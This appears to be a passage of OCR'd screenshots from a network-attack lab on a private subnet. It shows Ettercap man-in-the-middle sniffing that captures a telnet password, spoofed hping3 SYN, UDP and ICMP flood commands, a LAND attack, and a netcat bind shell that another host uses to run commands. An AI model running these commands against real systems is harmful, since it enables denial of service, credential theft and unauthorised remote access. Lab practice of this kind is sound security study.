

```
newbie@kali: ~
[~] (newbie@kali)-[~]
$ ping 10.183.208.199
PING 10.183.208.199 (10.183.208.199) 56(84) bytes of data.
64 bytes from 10.183.208.199: icmp_seq=1 ttl=64 time=742 ms
64 bytes from 10.183.208.199: icmp_seq=2 ttl=64 time=299 ms
64 bytes from 10.183.208.199: icmp_seq=3 ttl=64 time=63.3 ms
64 bytes from 10.183.208.199: icmp_seq=4 ttl=64 time=19.1 ms
^C
--- 10.183.208.199 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 19.098/280.807/742.061/286.743 ms
```

```
Session Actions Edit View Help
└─(kali㉿kali)-[~]
└─$ ping 10.183.208.225
PING 10.183.208.225 (10.183.208.225) 56(84) bytes of data.
64 bytes from 10.183.208.225: icmp_seq=1 ttl=64 time=23.7 ms
64 bytes from 10.183.208.225: icmp_seq=2 ttl=64 time=117 ms
64 bytes from 10.183.208.225: icmp_seq=3 ttl=64 time=230 ms
^C
— 10.183.208.225 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2011ms
rtt min/avg/max/mdev = 23.741/123.754/230.453/84.522 ms

└─(kali㉿kali)-[~]
└─$ ping 10.183.208.199
PING 10.183.208.199 (10.183.208.199) 56(84) bytes of data.
64 bytes from 10.183.208.199: icmp_seq=1 ttl=64 time=8.75 ms
64 bytes from 10.183.208.199: icmp_seq=2 ttl=64 time=23.7 ms
64 bytes from 10.183.208.199: icmp_seq=3 ttl=64 time=49.5 ms
^C
— 10.183.208.199 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 8.745/27.298/49.481/16.827 ms

└─(kali㉿kali)-[~]
└─$
```

```
└─(kali㉿kali)-[~]
└─$ sudo systemctl start ssh
[sudo] password for kali:

└─(kali㉿kali)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Wed 2025-12-24 22:46:04 EST; 14min ago
     Invocation: 2b40bae4f28a4558be7a2fa3a09bdfdc
       Docs: man:sshd(8)
              man:sshd_config(5)
     Process: 986 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
      Main PID: 1063 (sshd)
        Tasks: 1 (limit: 4535)
       Memory: 2.8M (peak: 3.1M)
          CPU: 42ms
        CGroup: /system.slice/ssh.service
                   └─1063 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Dec 24 22:46:04 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Dec 24 22:46:04 kali sshd[1063]: Server listening on 0.0.0.0 port 22.
Dec 24 22:46:04 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Dec 24 22:46:04 kali sshd[1063]: Server listening on :: port 22.
```

Ettercap
0.8.3.1 (EB)

Host List x

IP Address	MAC Address	Description
10.183.208.19	28:07:D3:A4:14:59	
10.183.208.199	28:07:D3:A4:14:59	
10.183.208.225	A8:41:F4:43:42:80	
10.183.208.247	4C:03:4F:DE:46:35	

Delete Host Add to Target 1 Add to Target 2

2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Host 10.183.208.199 added to TARGET1
Host 10.183.208.225 added to TARGET2

Ettercap
0.8.3.1 (EB)



Host List x Targets x

Target 1	Target 2
10.183.208.199	10.183.208.225

Delete Add Delete Add

Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Host 10.183.208.199 added to TARGET1
Host 10.183.208.225 added to TARGET2
Host 10.183.208.199 added to TARGET1



```
Wireshark - Follow TCP Stream (tcp.stream eq 2) · eth0

[.8..8...,.1..".",."]
[.%..8...,$.,$.8...,.1..".",."]
[.%..8...$.,].
#.....
1..b....B.
....."...,38400,38409...#.kali:1...'DISPLAY.kali:1.....XTERM-256COLOR..
[REDACTED]
!n
".....
Linux 6.12.36+kali-amd64 (kali) (pts/1)

kali login:
k
k
a
a
t
i
i
i
i

password: kali

[REDACTED]

..]0;kali@kali:[.0m.[27m.[24m.[32m[...,(.[1m.[32m.[34mkali:..kali:[0m.[34m.[32m]-.[.1m.[32m.[39m-[.0m.[32m]
.....[1m.[32m.[34m$.[0m.[34m.[39m.[K.[?1h.=.[?2004h[REDACTED

16 client pkts, 15 server pkts, 21 rums.

Entire conversation (839 bytes) Show as ASCII No delta times Stream 2 Case sensitive Find Next
```

```
[kali㉿kali)-[~]
$ sudo hping3 -S -p 23 --flood --spoof 10.10.10.10 10.183.208.199
[sudo] password for kali:          ↴
HPING 10.183.208.199 (eth0 10.183.208.199): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.183.208.199

No.	Time	Source	Destination	Protocol	Length	Info
5650...	80.424272500	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48840 -> 23 [SYN]
5650...	80.424272570	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48845 -> 23 [SYN]
5650...	80.424272640	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48849 -> 23 [SYN]
5650...	80.424272711	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48859 -> 23 [SYN]
5650...	80.424289351	10.183.208.199	10.10.10.10	TCP	58	23 -> 48822 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424314165	10.183.208.199	10.10.10.10	TCP	58	23 -> 48824 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424398808	10.183.208.199	10.10.10.10	TCP	58	23 -> 48829 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424415868	10.183.208.199	10.10.10.10	TCP	58	23 -> 48838 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424471599	10.183.208.199	10.10.10.10	TCP	58	23 -> 48840 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424486686	10.183.208.199	10.10.10.10	TCP	58	23 -> 48845 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424534182	10.183.208.199	10.10.10.10	TCP	58	23 -> 48849 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424549619	10.183.208.199	10.10.10.10	TCP	58	23 -> 48859 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424596323	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48860 -> 23 [SYN]
5650...	80.424596524	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48867 -> 23 [SYN]
5650...	80.424596594	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48898 -> 23 [SYN]
5650...	80.424596664	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48903 -> 23 [SYN]
5650...	80.424596744	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48905 -> 23 [SYN]
5650...	80.424596814	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48918 -> 23 [SYN]
5650...	80.424596884	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48920 -> 23 [SYN]
5650...	80.424596955	10.10.10.10	10.183.208.199	TCP	60	[TCP Port numbers reused] 48925 -> 23 [SYN]
5650...	80.424607964	10.183.208.199	10.10.10.10	TCP	58	23 -> 48860 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424623272	10.183.208.199	10.10.10.10	TCP	58	23 -> 48867 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424670657	10.183.208.199	10.10.10.10	TCP	58	23 -> 48898 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424685714	10.183.208.199	10.10.10.10	TCP	58	23 -> 48903 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424726408	10.183.208.199	10.10.10.10	TCP	58	23 -> 48905 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424740774	10.183.208.199	10.10.10.10	TCP	58	23 -> 48918 [SYN, ACK] Seq=0 Ack=1 Win=64246
5650...	80.424785284	10.183.208.199	10.10.10.10	TCP	58	23 -> 48920 [SYN, ACK] Seq=0 Ack=1 Win=64246

```
(kali㉿kali)-[~]
$ sudo hping3 -S -p 23 -a 10.183.208.199 10.183.208.199
HPING 10.183.208.199 (eth0 10.183.208.199): S set, 40 headers + 0 data bytes
  
```

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 10.183.208.199

No.	Time	Source	Destination	Protocol	Length	Info
6	4.997527818	10.183.208.199	10.183.208.199	TCP	60	1471 -> 23 [SYN] Seq=0 Win=512 Len=0
7	5.995352031	10.183.208.199	10.183.208.199	TCP	60	1472 -> 23 [SYN] Seq=0 Win=512 Len=0
8	6.996086647	10.183.208.199	10.183.208.199	TCP	60	1473 -> 23 [SYN] Seq=0 Win=512 Len=0
9	7.994254822	10.183.208.199	10.183.208.199	TCP	60	1474 -> 23 [SYN] Seq=0 Win=512 Len=0
10	8.994449260	10.183.208.199	10.183.208.199	TCP	60	1475 -> 23 [SYN] Seq=0 Win=512 Len=0
11	9.995085908	10.183.208.199	10.183.208.199	TCP	60	1476 -> 23 [SYN] Seq=0 Win=512 Len=0
12	10.991013521	10.183.208.199	10.183.208.199	TCP	60	1477 -> 23 [SYN] Seq=0 Win=512 Len=0
13	11.991289429	10.183.208.199	10.183.208.199	TCP	60	1478 -> 23 [SYN] Seq=0 Win=512 Len=0
14	12.987715127	10.183.208.199	10.183.208.199	TCP	60	1479 -> 23 [SYN] Seq=0 Win=512 Len=0
15	13.992580656	10.183.208.199	10.183.208.199	TCP	60	1480 -> 23 [SYN] Seq=0 Win=512 Len=0
16	14.999648277	10.183.208.199	10.183.208.199	TCP	60	1481 -> 23 [SYN] Seq=0 Win=512 Len=0
17	15.996993220	10.183.208.199	10.183.208.199	TCP	60	1482 -> 23 [SYN] Seq=0 Win=512 Len=0
18	16.550695686	10.183.208.199	172.232.235.123	NTP	90	NTP Version 4, client
19	16.688932483	172.232.235.123	10.183.208.199	NTP	90	NTP Version 4, server
20	17.000153149	10.183.208.199	10.183.208.199	TCP	60	1483 -> 23 [SYN] Seq=0 Win=512 Len=0
21	18.011780478	10.183.208.199	10.183.208.199	TCP	60	1484 -> 23 [SYN] Seq=0 Win=512 Len=0
22	18.985938142	10.183.208.199	10.183.208.199	TCP	60	1485 -> 23 [SYN] Seq=0 Win=512 Len=0
23	19.991473810	10.183.208.199	10.183.208.199	TCP	60	1486 -> 23 [SYN] Seq=0 Win=512 Len=0
24	20.992538396	10.183.208.199	10.183.208.199	TCP	60	1487 -> 23 [SYN] Seq=0 Win=512 Len=0
25	21.987837438	10.183.208.199	10.183.208.199	TCP	60	1488 -> 23 [SYN] Seq=0 Win=512 Len=0
26	22.991469785	10.183.208.199	10.183.208.199	TCP	60	1489 -> 23 [SYN] Seq=0 Win=512 Len=0
27	23.988562532	10.183.208.199	10.183.208.199	TCP	60	1490 -> 23 [SYN] Seq=0 Win=512 Len=0
28	24.995651511	10.183.208.199	10.183.208.199	TCP	60	1491 -> 23 [SYN] Seq=0 Win=512 Len=0
29	25.985623070	10.183.208.199	10.183.208.199	TCP	60	1492 -> 23 [SYN] Seq=0 Win=512 Len=0
30	27.005124352	10.183.208.199	10.183.208.199	TCP	60	1493 -> 23 [SYN] Seq=0 Win=512 Len=0
31	27.987234506	10.183.208.199	10.183.208.199	TCP	60	1494 -> 23 [SYN] Seq=0 Win=512 Len=0
32	29.019320831	10.183.208.199	10.183.208.199	TCP	60	1495 -> 23 [SYN] Seq=0 Win=512 Len=0

```
(kali㉿kali)-[~]
$ sudo hping3 --udp -p 53 --frag --flood --spoof 10.10.10.10 10.183.208.199
HPING 10.183.208.199 (eth0 10.183.208.199): udp mode set, 28 headers + 0 data bytes
hp ping in flood mode, no replies will be shown
```

Capturing from eth0

No.	Time	Source	Destination	Protocol	Length	Info
45436	170.230463049	10.10.10.10	10.183.208.199	UDP	60	43280 → 53 Len=0
45437	170.230463179	10.10.10.10	10.183.208.199	UDP	60	43285 → 53 Len=0
45438	170.230463289	10.10.10.10	10.183.208.199	UDP	60	43291 → 53 Len=0
45439	170.230463399	10.10.10.10	10.183.208.199	UDP	60	43300 → 53 Len=0
45440	170.230463500	10.10.10.10	10.183.208.199	UDP	60	43306 → 53 Len=0
45441	170.230463600	10.10.10.10	10.183.208.199	UDP	60	43311 → 53 Len=0
45442	170.230463700	10.10.10.10	10.183.208.199	UDP	60	43315 → 53 Len=0
45443	170.230463810	10.10.10.10	10.183.208.199	UDP	60	43321 → 53 Len=0
45444	170.230532307	10.10.10.10	10.183.208.199	UDP	60	43326 → 53 Len=0
45445	170.230532458	10.10.10.10	10.183.208.199	UDP	60	43366 → 53 Len=0
45446	170.230532578	10.10.10.10	10.183.208.199	UDP	60	43372 → 53 Len=0
45447	170.230532678	10.10.10.10	10.183.208.199	UDP	60	43376 → 53 Len=0
45448	170.230532778	10.10.10.10	10.183.208.199	UDP	60	43381 → 53 Len=0
45449	170.236525295	10.10.10.10	10.183.208.199	UDP	60	43387 → 53 Len=0
45450	170.236525766	10.10.10.10	10.183.208.199	UDP	60	43392 → 53 Len=0
45451	170.236525876	10.10.10.10	10.183.208.199	UDP	60	43397 → 53 Len=0
45452	170.236525987	10.10.10.10	10.183.208.199	UDP	60	43403 → 53 Len=0
45453	170.236526087	10.10.10.10	10.183.208.199	UDP	60	43412 → 53 Len=0
45454	170.236526187	10.10.10.10	10.183.208.199	UDP	60	43418 → 53 Len=0
45455	170.236526297	10.10.10.10	10.183.208.199	UDP	60	43423 → 53 Len=0
45456	170.236526398	10.10.10.10	10.183.208.199	UDP	60	43427 → 53 Len=0
45457	170.236578910	10.10.10.10	10.183.208.199	UDP	60	43433 → 53 Len=0
45458	170.236579061	10.10.10.10	10.183.208.199	UDP	60	43438 → 53 Len=0
45459	170.236579181	10.10.10.10	10.183.208.199	UDP	60	43442 → 53 Len=0
45460	170.236579281	10.10.10.10	10.183.208.199	UDP	60	43447 → 53 Len=0
45461	170.236579391	10.10.10.10	10.183.208.199	UDP	60	43448 → 53 Len=0
45462	170.236579501	10.10.10.10	10.183.208.199	UDP	60	43453 → 53 Len=0

```
(kali㉿kali)-[~]
$ sudo hping3 --icmp -d 65000 --flood 10.183.208.199
HPING 10.183.208.199 (eth0 10.183.208.199): icmp mode set, 28 headers + 65000 data bytes
hp ping in flood mode, no replies will be shown
```

Capturing from eth0

No.	Time	Source	Destination	Protocol	Length	Info
3183	144.479844136	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1
3184	144.487558517	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1
3185	144.500002070	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=1
3186	144.5609561573	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2
3187	144.562441149	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2
3188	144.594983800	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2
3189	144.659868547	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2
3190	144.659868978	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2
3191	144.659869038	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2
3192	144.674515659	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=2
3193	144.675344935	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3
3194	144.677464190	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3
3195	144.704221997	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3
3196	144.712842060	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3
3197	144.713104468	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3
3198	144.720265042	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3
3199	144.720686642	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=3
3200	144.721088819	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4
3201	144.721460945	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4
3202	144.721933091	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4
3203	144.722317938	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=4
3204	144.722742123	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5
3205	144.723154998	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5
3206	144.723448740	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5
3207	144.738211915	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5
3208	144.757037278	10.183.208.2	10.183.208.199	IPv4	1514	Fragmented IP protocol (proto=ICMP 1, off=5
3209	144.800835739	10.183.208.199	172.232.235.123	NTP	90	NTP Version 4, client

```
└─(kali㉿kali)-[~]
└$ nc.traditional -l -p 5050 -e /bin/bash
bash: line 4: kali: command not found
bash: line 5: download: command not found
bash: line 7: /download: No such file or directory
bash: line 8: ls/download: No such file or directory
└$
```

```
└─(kali㉿kali)-[~]
└$ ls
Desktop Documents Downloads go Music Pictures Public subdomain_ptnsi.txt Templates Videos
└─(kali㉿kali)-[~]
└$
```

```
└─(kali㉿kali)-[~]
└$ nc 10.183.208.199 5050
ls
Desktop
Documents
Downloads
go
Music
Pictures
Public
subdomain_ptnsi.txt
Templates
Videos
whoami
kali
pwd
/home/kali
```